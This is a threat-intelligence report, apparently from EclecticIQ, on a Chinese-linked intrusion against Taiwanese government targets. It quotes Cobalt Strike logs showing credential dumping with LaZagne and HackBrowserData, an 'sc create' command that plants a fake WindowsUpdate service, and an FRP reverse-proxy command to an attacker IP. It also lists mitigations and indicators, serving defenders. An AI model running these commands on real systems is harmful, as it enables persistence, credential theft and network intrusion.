 工作階段名稱        使用者名稱                    識別碼  狀態    類型         裝置
>services                                        0  已中斷連線
 console            MyUser                       1  使用中


02/10 03:54:42 UTC [input] <neo> shell net user
02/10 03:54:42 UTC [task] <T1059> Tasked beacon to run: net user
02/10 03:54:49 UTC [checkin] host called home, sent: 39 bytes
02/10 03:54:49 UTC [output]
received output:

\\ 的使用者帳戶

-------------------------------------------------------------------------------
Administrator            Guest                    MyUser
命令執行完畢，但發生一或多個錯誤。



02/10 03:58:54 UTC [task] <> cd c:\www\html
02/10 03:58:54 UTC [task] <T1059> Tasked beacon to run: findstr /s /i "DBPath" *.*
02/10 03:59:02 UTC [checkin] host called home, sent: 76 bytes
02/10 05:47:29 UTC [output]
```

Figure 11 – Executed reconnaissance commands on infected host.

Escalate Privileges with Stolen Credentials

The threat actor uses stolen passwords from valid accounts as the primary vector for privilege escalation. The actor deployed various credential stealing techniques against compromised hosts to obtain user account passwords in NTLM hash format and saved credentials from web browser. These passwords would allow the threat actor to escalate privileges using valid accounts if the accounts were privileged . The Cobalt Strike Cat beacon logs (Figure 12) show that the actor uploaded LaZagne onto the infected device for credential harvesting purposes and deleted the LaZagne binary after execution to avoid detection from the user's side.

EclecticIQ researchers observed LaZagne uploaded from the attacker device (“C:\Users\Test\Desktop\ONE-FOX集成工具箱_V1.0魔改版_by狐狸\gui_other\Cobalt_Strike_4.5\plugin\TaoWu\script\lazagne.exe”) to the victim device file path C:\Windows\Temp. The actor leveraged ONE-FOX - a collection of pentest tools - to copy binaries from actor´s system to the victim.

```
02/10 01:33:44 UTC [task] <> Tasked beacon to upload C:\Users\Test\Desktop\ONE-FOX集成工具箱_V1.0魔改版_by
狐狸\gui_other\Cobalt_Strike_4.5\plugin\TaoWu\script\lazagne.exe as lazagne.exe
02/10 01:33:47 UTC [indicator] file: 73255c8357afd671c2256360d0be69cd 8355952 bytes lazagne.exe

02/10 01:37:54 UTC [task] <T1059> Tasked beacon to run: lazagne.exe all
02/10 01:38:00 UTC [checkin] host called home, sent: 46 bytes
02/10 01:38:31 UTC [output]
received output:

|=================================================================|
|                                                                 |
|                        The LaZagne Project                      |
|                                                                 |
|                          ! BANG BANG !                          |
|                                                                 |
|=================================================================|


########## User: SYSTEM ##########

------------------ Hashdump passwords -----------------

Administrator:500:
Guest:501:aad3b435
MyUser:1001:aad3b4



02/10 01:58:44 UTC [checkin] host called home, sent: 66 bytes
02/10 01:59:00 UTC [input] <neo> rm C:\Windows\Temp\lazagne.exe
02/10 01:59:00 UTC [task] <T1107, > Tasked beacon to remove C:\Windows\Temp\lazagne.exe
```

Figure 12 – Threat actor successfully obtained user account credentials in NTLM format.

The threat actor utilized an open-source tool called HackBrowserData to export victim browser data, including passwords, history, cookies, bookmarks and download records from several web browsers.

```
02/10 02:17:26 UTC [task] <> Tasked beacon to upload C:\Users\Test\Desktop\ONE-FOX集成工具箱_V1.0魔改版_by
狐狸\gui_other\Cobalt_Strike_4.5\plugin\OLa\scripts\Passwd_Capture\HackBrowserData\x64\hack-browser-
data.exe as hack-browser-data.exe
02/10 02:17:28 UTC [indicator] file: b7b1d390baaf579925ec6a33b6beeec8 6095360 bytes hack-browser-
data.exe
02/10 02:17:33 UTC [checkin] host called home, sent: 1046594 bytes
02/10 02:17:43 UTC [checkin] host called home, sent: 1040516 bytes
02/10 02:17:54 UTC [checkin] host called home, sent: 1040516 bytes
02/10 02:18:04 UTC [checkin] host called home, sent: 1040516 bytes
02/10 02:18:15 UTC [checkin] host called home, sent: 1040516 bytes
02/10 02:18:25 UTC [checkin] host called home, sent: 887428 bytes
02/10 02:19:11 UTC [task] <> 运行后会在当前目录下生成results文件夹，所有结果都在里面
02/10 02:19:20 UTC [task] <T1059> Tasked beacon to run: hack-browser-data.exe
02/10 02:19:26 UTC [checkin] host called home, sent: 52 bytes
```

Figure 13 – Execution of Hack-browser-data on infected host.

Maintain Presence via Windows Service Installation

To establish persistent remote access on the victim device, the threat actor abused Windows services to install modified version of Cobalt Strike payload. Windows services ran with the highest privilege, NT AUTHORITY\SYSTEM and execute the malware automatically during system startup, allowing for remote access to the victim device with persistence.

Malicious service installation is accomplished via the below command line argument:

- sc create WindowsUpdate binPath= C:\Windows\Temp\svchost.exe start= auto obj= LocalSystem DisplayName= windowsupdate

When this command is executed on remote victim device, it will install a fake Windows service called “windowsupdate”.This service executes a malicious binary (Cobalt Strike Cat payload) under “C:\Windows\Temp\svchost.exe” every time the victim device is started.

```
02/10 02:01:02 UTC [task] <> 生成服务马, Listener:home 位数:x64 保存名称:svchost.exe
02/10 02:01:02 UTC [task] <> Tasked beacon to move svchost.exe to C:\Windows\Temp\svchost.exe
02/10 02:01:02 UTC [task] <> 上传到C:\Windows\Temp\
02/10 02:01:02 UTC [task] <> run sc create WindowsUpdate binPath= C:\Windows\Temp\svchost.exe start=
auto obj= LocalSystem DisplayName= windowsupdate
02/10 02:01:02 UTC [task] <T1059> Tasked beacon to run: sc create WindowsUpdate binPath=
C:\Windows\Temp\svchost.exe start= auto obj= LocalSystem DisplayName= windowsupdate
02/10 02:01:02 UTC [task] <> Query WindowsUpdate Service
02/10 02:01:02 UTC [task] <T1059> Tasked beacon to run: sc qc WindowsUpdate
02/10 02:01:02 UTC [task] <> Run WindowsUpdate Service
02/10 02:01:02 UTC [task] <T1059> Tasked beacon to run: sc start WindowsUpdate
02/10 02:01:06 UTC [checkin] host called home, sent: 304 bytes
02/10 02:01:07 UTC [error] move failed: 2
02/10 02:01:07 UTC [output]
received output:
[SC] CreateService 成功


02/10 02:01:07 UTC [output]
received output:
[SC] QueryServiceConfig 成功

SERVICE_NAME: WindowsUpdate
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\Temp\svchost.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : WindowsUpdate
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Figure 14 – Installation of malicious Windows service.

Move Laterally Trough Reverse Proxy

The threat actor utilized open-source reverse proxy tools to expose local devices located behind a NAT or firewall, to the Internet. This allowed the attacker to conduct vulnerability scans, general reconnaissance, and brute-force attacks on systems attached to the internal network of the infected device.

Threat actor uploaded the fast reverse proxy (FRP) binary to the "C:\Windows\Temp" file path and then executed it on victim machine. Figure 15 displays the reverse SOCKS proxy activity on the infected device using the open-source tool FRP.

FRP received a command-line argument from attacker used to establish a connection from the adversary-controlled infrastructure (156[.]251[.]172[.]194) over port 2333.

```
02/10 05:51:41 UTC [task] <T1059> Tasked beacon to run: frpcx.exe -t 156.251.172.194 -p 2333
02/10 05:51:43 UTC [checkin] host called home, sent: 67 bytes
02/10 05:51:44 UTC [output]
received output:
Modify by Uknow
Configure frps.ini As follows

    [common]
    bind_port = 2333
    token = uknowsec

02/10 07:24:22 UTC [input] <neo> shell ./f3p.exe -c run.ini
02/10 07:24:22 UTC [task] <T1059> Tasked beacon to run: ./f3p.exe -c run.ini
02/10 07:24:23 UTC [checkin] host called home, sent: 51 bytes
02/10 07:24:23 UTC [output]
received output:
'.' 不是內部或外部命令、可執行的程式或批次檔。


02/10 07:24:31 UTC [input] <neo> shell .\f3p.exe -c run.ini
02/10 07:24:31 UTC [task] <T1059> Tasked beacon to run: .\f3p.exe -c run.ini
02/10 07:24:33 UTC [checkin] host called home, sent: 51 bytes
02/10 07:24:43 UTC [output]
received output:
2023/02/10 15:25:54 [I] [service.go:304] [126436a0ac1a11ef] login to server success, get run id
[126436a0ac1a11ef], server udp port [0]
2023/02/10 15:25:54 [I] [proxy_manager.go:144] [126436a0ac1a11ef] proxy added: [sock5]
2023/02/10 15:25:54 [I] [control.go:180] [126436a0ac1a11ef] [sock5] start proxy success
```

Figure 15 – Execution of FRP reverse SOCKS proxy on infected host.

After establishing the reverse SOCKS proxy connection, the threat actor performed internal reconnaissance and brute forcing attempts on some of the internal FTP servers inside victim network.

Victimology and Targeting Patterns

EclecticIQ researchers assess with moderate confidence that the primary targets of the threat actor are Taiwanese government entities and organizations in the critical infrastructures sector. Logs obtained from attacker infrastructure, such as target lists and metadata show that organizations in Taiwan account for the largest proportion of targets.

According to event logs, on 02/09 at 08:51:43 UTC, EclecticIQ researchers have concluded with high confidence that the actor compromised an IOT device in the network of the Directorate General of Highways, MOTC in Taiwan [19]. After this initial comprise the threat actor performed reconnaissance and credential harvesting from infected host, very likely to perform lateral movement as an end goal.

Although the majority of activity was directed at Taiwanese government entities, researchers also observed other separate target lists containing IP addresses and domains associated to government websites from Egypt, Malaysia, Dominican Republic and the UAE also targeted recently by this threat actor.



Figure 16 – Reconnaissance against Malaysian and Egyptian government entities.

The reconnaissance against Malaysian and Egyptian government entities was carried out using a generic Python script that contained an author comment section with the handle "mwxiaojia." However, there is no distinct evidence to conclusively attribute the cyber operations to an individual using that persona.

Attribution

EclecticIQ analysts assess with moderate confidence that the infrastructure was operated by a Chinese threat actor. Analysts identified the following findings supporting the assessment:

1. The modified version of Cobalt Strike event logs obtained from the threat actor infrastructure revealed additional IP addresses that very likely belong to the attacker and metadata that very likely show the origin of the attacker.
2. File and folder names, file content and comments in threat actor tools were written in Mandarin.
3. The timezone of attacker virtual sandbox 103[.]156[.]184[.]83 is in the UTC+08:00 timezone. This time zone is used in all predominantly Chinese-speaking regions.
4. Every successful login attempt made by the attacker using the default Cobalt Strike username 'neo' to access the command-and-control server was logged, along with the attacker's IP address. EclecticIQ researchers observed that the threat actor used private proxy addresses from a Chinese underground proxy IP solution called 'Tigercloud Club' to conceal their real IP address.
5. Some of tools used by the actor are exclusively available in Chinese underground forums.
6. The identified adversary TTPs overlap with a previously known Chinese APT group called Budworm [20].

Cobalt Strike Cat event logs:

```
02/09 08:09:49 UTC *** neo (193.233.204.73) joined
02/09 08:15:56 UTC *** Hello initial beacon from Test@103.156.184.83(DESKTOP-0TBCAC4) ^ powershell.exe -- Test ----
GoGoGo!!!
02/09 08:51:43 UTC *** Hello initial beacon from SYSTEM *@[redacted].169(MYUSER-PC) ^ bea.exe -- SYSTEM * ----
GoGoGo!!!
02/09 09:33:21 UTC *** neo quit
02/09 09:33:28 UTC *** neo quit
02/09 09:33:29 UTC *** neo (103.156.184.89) joined
02/09 09:35:03 UTC *** Hello initial beacon from Test@172.105.117.179(DESKTOP-0TBCAC4) ^ powershell.exe -- Test ----
GoGoGo!!!
02/09 09:39:40 UTC *** neo quit
02/10 01:07:08 UTC *** neo (172.104.53.19) joined
02/10 05:34:09 UTC *** neo quit
02/10 05:45:17 UTC *** neo (103.156.184.83) joined
02/10 05:59:25 UTC *** neo quit
02/10 05:59:27 UTC *** neo quit
02/10 05:59:29 UTC *** neo (192.46.227.146) joined
02/10 07:01:00 UTC *** neo quit
02/10 07:16:34 UTC *** neo (140.99.149.35) joined
02/10 07:46:20 UTC *** neo quit
02/10 08:21:02 UTC *** neo (172.104.191.194) joined
02/10 08:24:47 UTC *** neo quit
```

Figure 17 – Event logs from Cobalt Strike Cat showing details about victim and threat actor.

```
02/09 08:16:00 UTC [metadata] 103.156.184.83 <- 192.168.170.130; computer: DESKTOP-0TBCAC4; user: Test; process:
powershell.exe; pid: 9000; os: Windows; version: 10.0; build: 19044; beacon arch: x64 (x64)


02/09 08:18:08 UTC [input] <neo> shell systeminfo
02/09 08:18:08 UTC [task] <T1059> Tasked beacon to run: systeminfo
02/09 08:18:09 UTC [checkin] host called home, sent: 41 bytes
02/09 08:18:12 UTC [output]
received output:

主机名:           DESKTOP-0TBCAC4
OS 名称:          Microsoft Windows 10 专业版
OS 版本:          10.0.19044 暂缺 Build 19044
OS 制造商:        Microsoft Corporation
OS 配置:          独立工作站
OS 构建类型:      Multiprocessor Free
注册的所有人:     Test
注册的组织:
产品 ID:          00330-80000-00000-AA675
初始安装日期:     2022/6/21, 0:17:24
系统启动时间:     2023/2/9, 16:05:06
系统制造商:       VMware, Inc.
系统型号:         VMware7,1
系统类型:         x64-based PC
处理器:           安装了 2 个处理器。
                  [01]: AMD64 Family 25 Model 80 Stepping 0 AuthenticAMD ~3294 Mhz
                  [02]: AMD64 Family 25 Model 80 Stepping 0 AuthenticAMD ~3294 Mhz
BIOS 版本:        VMware, Inc. VMW71.00V.20648489.B64.2210180824, 2022/10/18
Windows 目录:     C:\WINDOWS
系统目录:         C:\WINDOWS\system32
启动设备:         \Device\HarddiskVolume2
系统区域设置:     zh-cn;中文(中国)
输入法区域设置:   zh-cn;中文(中国)
时区:             (UTC+08:00) 北京，重庆，香港特别行政区，乌鲁木齐
```

Figure 18 – Event logs from Cobalt Strike Cat showing details about the testing sandbox used by the threat actor.

Mitigation and Prevention Strategies

One of the main initial access vector is exploitation of publicly exposed web services. EclecticIQ researchers recommend limiting the remote access of publicly available web services and consistently monitoring and installing available patches.

Reconnaissance attempts on publicly exposed web services can be detected and stopped using a combination of techniques, such as:

- Log analysis: Monitoring and analyzing logs generated by the web server can help identify abnormal traffic patterns, such as repeated attempts to access a specific resource or an unusually high volume of requests from a single IP address.
- Network traffic analysis: Network traffic analysis can help identify traffic that is not legitimate or is attempting to scan the network or web services.
- Intrusion detection systems: Deploying an intrusion detection system (IDS) can help identify and alert administrators to malicious activities such as port scans or network sweeps.
- Web application firewalls: Web application firewalls (WAF) can be used to protect web services from reconnaissance attempts by blocking or limiting access to resources and detecting and blocking known malicious patterns in web traffic.

The threat actor used a variation of Cobalt Strike as a command and control (C2) server to send malicious commands into infected computers. Some tips to help prevent such C2 connection attempts:

- Monitor network traffic: Monitor network traffic regularly to detect unusual activities or traffic patterns that may indicate C&C connections.
- Deploy firewalls: Deploy firewalls to block traffic from known C&C domains or IP addresses.

The threat actor installed a second stage persistence backdoor on infected device by abusing Windows Services. The actor then tried to dump User Account credentials via SAM database and attempted to access saved browser credentials. There are several ways to use Windows Group Policy to avoid these kinds of post exploitation attempts:

- Disable the "Create global objects" user right: This user right allows non-administrative users to create global objects, including services. By disabling this user right, you can prevent non-administrative users from creating services.
- Restrict access to the Security Accounts Manager (SAM) file: The SAM file contains sensitive information, including user account passwords. By default, only the SYSTEM account has access to the SAM file. However, an attacker who gains administrative access to the system can potentially dump the SAM file and extract password hashes. Restrict access to the SAM file, you can use the "Deny access to this computer from the network" user right. By denying network access to the system, you can prevent attackers from using network-based attacks to dump the SAM file.
- Disable password saving in web browser using Group Policy.

Indicators

Command and Control server – Exposed web server:
- 156[.]251[.]172[.]194

Threat Actor IPs based on Cobalt Strike Cat event logs (very likely proxy address):
- 193[.]233[.]204[.]73
- 103[.]156[.]184[.]89
- 172[.]104[.]53[.]19
- 103[.]156[.]184[.]83
- 192[.]46[.]227[.]146
- 140[.]99[.]149[.]35
- 172[.]104[.]191[.]194

Testing labs used by threat actor for planning the attack chain before executing on real victim device:
- 172[.]105[.]117[.]179
- 103[.]156[.]184[.]83

Web service used to obtain bulk Proxy IP address from TigerCloud Club:
- hxxp[://]38[.]54[.]50[.]246:10001

(https://gist.github.com/whichbuffer/250e36cd24357460fd2b1653091a3e9f)

MD5 Hash:
- d0139fda662f3ca949dd335c30573fa2 modify.exe
- 996c3eb5c21a20dd13b7ceee6c80b673 f3p.exe
- 825c126e8547fbb01ff21d2100343bd2 run.ini
- 73255c8357afd671c2256360d0be69cd lazagne.exe
- c72e18c26307bc50d4936c0f5f0df36b svchost.exe (modified Cobalt Strike)
- b7b1d390baaf579925ec6a33b6beeec8 hack-browser-data.exe
- 03f45692db10fe291de65f15ca9761af frpcx.exe
- a284c8b14e4be0e2e561e5ff64e82dc7 fscan.exe
- 0b9e8fca5dc4775964492d7d333da25d svchost.exe (modified Cobalt Strike)

MITRE ATT&CK

- Exploit Public-Facing Application – T1190
- Exfiltration Over C2 Channel - T1041
- OS Credential Dumping: Security Account Manager - T1003.002
- OS Credential Dumping: LSASS Memory - T1003.001
- Proxy: Internal Proxy - T1090.001
- Brute Force - T1110
- Active Scanning: Scanning IP Blocks - T1595.001
- Credentials from Password Stores: Credentials from Web Browsers - T1555.003
- Create or Modify System Process: Windows Service - T1543.003

- Remote Services: Windows Remote Management - T1021.006
- Active Scanning: Vulnerability Scanning - T1595.002
- System Network Configuration Discovery - T1016

About EclecticIQ Intelligence & Research Team

EclecticIQ is a global provider of threat intelligence, hunting, and response technology and services. Headquartered in Amsterdam, the EclecticIQ Intelligence & Research Team is made up of experts from Europe and the U.S. with decades of experience in cyber security and intelligence in industry and government.

We would love to hear from you. Please send us your feedback by emailing us at research@eclecticiq.com.

You might also be interested in:

Russian Malware Network Dismantled; Iranian Threat Actors Attack PaperCut Servers

Polish Healthcare Industry Targeted by Vidar Infostealer Likely Linked to Djvu Ransomware

Introducing EclecticIQ Intelligence Center 3.0

References

[1] "TryGOTry/CobaltStrike_Cat_4.5: 猫猫Cs:基于Cobalt Strike[4.5]二开 (原dogcs二开移植)." https://github.com/TryGOTry/CobaltStrike_Cat_4.5 (accessed Apr. 25, 2023).

[2] zan8in, "afrog." Apr. 28, 2023. [Online]. Available: https://github.com/zan8in/afrog (accessed: Apr. 28, 2023).

[3] "cIPR/cmd/cIPR at main · canc3s/cIPR," *GitHub*. https://github.com/canc3s/cIPR (accessed Apr. 28, 2023).

[4] "L-codes/Neo-reGeorg: Neo-reGeorg is a project that seeks to aggressively refactor reGeorg." https://github.com/L-codes/Neo-reGeorg/tree/master (accessed Apr. 28, 2023).

[5] "projectdiscovery/nuclei: Fast and customizable vulnerability scanner based on simple YAML based DSL." https://github.com/projectdiscovery/nuclei (accessed Apr. 28, 2023).

[6] J. Ling, "OneForAll." Apr. 26, 2023. [Online]. Available: https://github.com/shmilylty/OneForAll (accessed: Apr. 26, 2023).

[7] 影舞者, "fscan." Apr. 28, 2023. [Online]. Available: https://github.com/shadow1ng/fscan (accessed: Apr. 28, 2023).

[8] AlessandroZ, “The LaZagne Project!!!” Apr. 28, 2023. [Online]. Available: https://github.com/AlessandroZ/LaZagne (accessed: Apr. 28, 2023).

[9] “SharpCheckInfo/README.md at master · uknowsec/SharpCheckInfo,” *GitHub*. https://github.com/uknowsec/SharpCheckInfo (accessed Apr. 28, 2023).

[10] MOOND4RK, “HackBrowserData.” Apr. 28, 2023. [Online]. Available: https://github.com/moonD4rk/HackBrowserData (accessed: Apr. 28, 2023).

[11] fatedier, “frp.” Apr. 28, 2023. [Online]. Available: https://github.com/fatedier/frp (accessed: Apr. 28, 2023).

[12] 雨苁, “ONE-FOX渗透测试集成工具箱_V1.0魔改版 by狐狸,” 🔰雨苁𝓛🔰, Aug. 22, 2022. https://www.ddosi.org/one-fox/ (accessed Apr. 28, 2023).

[13] “NVD - CVE-2023-21839.” https://nvd.nist.gov/vuln/detail/CVE-2023-21839 (accessed Apr. 28, 2023).

[14] “NVD - CVE-2021-3129.” https://nvd.nist.gov/vuln/detail/CVE-2021-3129 (accessed Apr. 28, 2023).

[15] “NVD - CVE-2020-2551.” https://nvd.nist.gov/vuln/detail/CVE-2020-2551 (accessed Apr. 28, 2023).

[16] “NVD - CVE-2021-44228.” https://nvd.nist.gov/vuln/detail/CVE-2021-44228 (accessed Apr. 28, 2023).

[17] “NVD - CVE-2022-39197.” https://nvd.nist.gov/vuln/detail/CVE-2022-39197 (accessed Apr. 28, 2023).

[18] “SONAS 松山科技,” 開啟無接觸接待體驗與旅程, Feb. 12, 2023. / (accessed May 08, 2023).

[19] “Directorate General of Highways, MOTC.” https://www.thb.gov.tw/en/ (accessed Apr. 28, 2023).

[20] “Budworm: Espionage Group Returns to Targeting U.S. Organizations.” https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/budworm-espionage-us-state (accessed May 08, 2023).